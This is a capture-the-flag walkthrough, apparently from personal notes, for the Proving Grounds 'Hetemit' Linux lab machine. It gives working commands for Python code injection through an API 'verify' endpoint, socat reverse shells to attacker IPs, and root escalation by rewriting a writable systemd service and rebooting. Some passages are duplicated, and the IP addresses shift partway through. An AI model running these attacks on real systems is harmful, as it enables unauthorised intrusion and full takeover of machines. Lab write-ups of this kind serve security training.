
Hetemit(Linux)


https://routezero.security/2024/11/14/proving-grounds-practice-hetemit-walkthrough/


https://medium.com/@Dpsypher/proving-grounds-practice-hetemit-a66be76a6503



Scan the ip

```
nmap -sS -sV -sC -A -T5 -p- -Pn 192.168.176.117
```






Web Enumeration

Now we take a closer look at the applications on ports `18000` and `50000`. The application on port `18000` gives us a standard web page, and while it looks harmless, we know better than to take appearances at face value.

`curl` `http://192.168.176.117:18000`

The application on port `50000` hosts an API with endpoints that seem to generate and verify invite codes, possibly a ticket to deeper access.

`curl` `http://192.168.176.117:50000/`
`curl` `http://192.168.176.117:50000/generate`
`curl` `http://192.168.176.117:50000/verify`



The application running on port `18000` requires an invite code for registration, and we'll need to make a `POST /generate` request to the API on port `50000` to get one. The earlier response clues us in that an email is required.

`curl -X POST --data "email=test@testing"` `http://192.168.176.117:50000/generate`

```
┌──(root㉿kali)-[~]
└─# curl -X POST --data "email=test@testing" http://192.168.176.117:50000/generate
5a81d05b8969fd1f156969da357bcd7f9bf0430c90035f017c88f9b5249b3e9e
```

With this invite code, we register with the main application, only to find a dead end. But it's not game over yet—further poking around reveals odd behavior in the `verify` endpoint on port `50000`:

`curl -X POST --data "code=code" http://192.168.176.117:50000/verify`

```
┌──(root㉿kali)-[~]
└─# curl -X POST --data "code=code" http://192.168.176.117:50000/verify
code
```

An attempt to validate the invite code reveals a familiar and ominous error:

`curl -X POST --data "code=5a81d05b8969fd1f156969da357bcd7f9bf0430c90035f017c88f9b5249b3e9e" http://192.168.176.117:50000/verify`

```
┌──(root㉿kali)-[~]
└─# curl -X POST --data "code=5a81d05b8969fd1f156969da357bcd7f9bf0430c90035f017c88f9b5249b3e9e" http://192.168.176.117:50000/verify
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
```

Testing with some basic arithmetic shows something strange: the application evaluates the code.

`curl -X POST --data "code=2*2" http://192.168.176.117:50000/verify`

```
┌──(root㉿kali)-[~]
└─# curl -X POST --data "code=2*2" http://192.168.176.117:50000/verify
4
```

Exploitation

Knowing the server runs `Python/3.6.8` (thanks, `nmap`), we decide to try the powerful but dangerous `os` module.

`curl -X POST --data "code=os" http://192.168.176.117:50000/verify`

```
┌──(root㉿kali)-[~]
└─#  curl -X POST --data "code=os" http://192.168.176.117:50000/verify
<module 'os' from '/usr/lib64/python3.6/os.py'>
```

With `os` access confirmed, it's time for a reverse shell. We set up a listener.

`curl -X POST --data "code=os.system('socat TCP:192.168.45.196:80 EXEC:sh')" http://192.168.176.117:50000/verify`


got the initial access

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.176.117] 53176
```

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.176.117] 53176
python3 -c 'import pty; pty.spawn("/bin/bash")'
[cmeeks@hetemit restjson_hetemit]$
```

Local.txt




Privilege Escalation

Enumeration

With our foothold established, the next step is privilege escalation. First, we search for writable configuration files.

```
find /etc -type f -writable 2> /dev/null
```



The writable **pythonapp.service** file suggests a system service configuration. Checking our `sudo` privileges, we see a useful misconfiguration:

```
/etc/systemd/system/pythonapp.service
[cmeeks@hetemit restjson_hetemit]$ sudo -l
sudo -l
Matching Defaults entries for cmeeks on hetemit:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User cmeeks may run the following commands on hetemit:
    (root) NOPASSWD: /sbin/halt, /sbin/reboot, /sbin/poweroff
[cmeeks@hetemit restjson_hetemit]$
```

This grants us the ability to reboot and shut down the machine as root—convenient for applying our service file modification.

Modifying the Service File

Inspecting the contents of **pythonapp.service**, we see an opportunity for escalation.

`cat /etc/systemd/system/pythonapp.service`

```
[cmeeks@hetemit restjson_hetemit]$ cat /etc/systemd/system/pythonapp.service
cat /etc/systemd/system/pythonapp.service
[Unit]
Description=Python App
After=network-online.target

[Service]
Type=simple
WorkingDirectory=/home/cmeeks/restjson_hetemit
ExecStart=flask run -h 0.0.0.0 -p 50000
TimeoutSec=30
RestartSec=15s
User=cmeeks
ExecReload=/bin/kill -USR1 $MAINPID
Restart=on-failure

[Install]
WantedBy=multi-user.target
[cmeeks@hetemit restjson_hetemit]$
```

We modify the `ExecStart` and `User` lines to create a new service that runs a root shell. We also remove the `WorkingDirectory` line to simplify things.

We modify the `ExecStart` and `User` lines to create a new service that runs a root shell. We also remove the `WorkingDirectory` line to simplify things.

```
[cmeeks@hetemit ~]$ cat <<'EOT'>
/etc/systemd/system/pythonapp.service
[Unit]
Description=Python App
After=network-online.target

[Service]
Type=simple
ExecStart=/home/cmeeks/reverse.sh
TimeoutSec=30
RestartSec=15s
User=root
ExecReload=/bin/kill -USR1 $MAINPID
Restart=on-failure

[Install]
WantedBy=multi-user.target
EOT
```

Next, we create the reverse shell script **reverse.sh**.

```
[cmeeks@hetemit ~]$ cat <<'EOT'> /home/cmeeks/reverse.sh
#!/bin/bash
socat TCP:192.168.13.37:1337 EXEC:sh
EOT

[cmeeks@hetemit ~]$ chmod +x /home/cmeeks/reverse.sh
```

here my ip and port

[Unit]
Description=Python App
After=network-online.target

[Service]
Type=simple
ExecStart=/home/cmeeks/reverse.sh

```
TimeoutSec=30
RestartSec=15s
User=root
ExecReload=/bin/kill -USR1 $MAINPID
Restart=on-failure

[Install]
WantedBy=multi-user.target
EOT
```

Now we restart our listener on port 1337 and initiate a reboot to activate our modified service.

```
[cmeeks@hetemit ~]$ sudo reboot
```

When the machine boots, our listener captures a root shell:

```
richie@kali:~$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.13.37] from (UNKNOWN) [192.168.121.36] 57890
python3 -c 'import pty; pty.spawn("/bin/bash")'

[root@hetemit /]# whoami
root
```

port 80

And there we have it. We've escalated to root and seized control.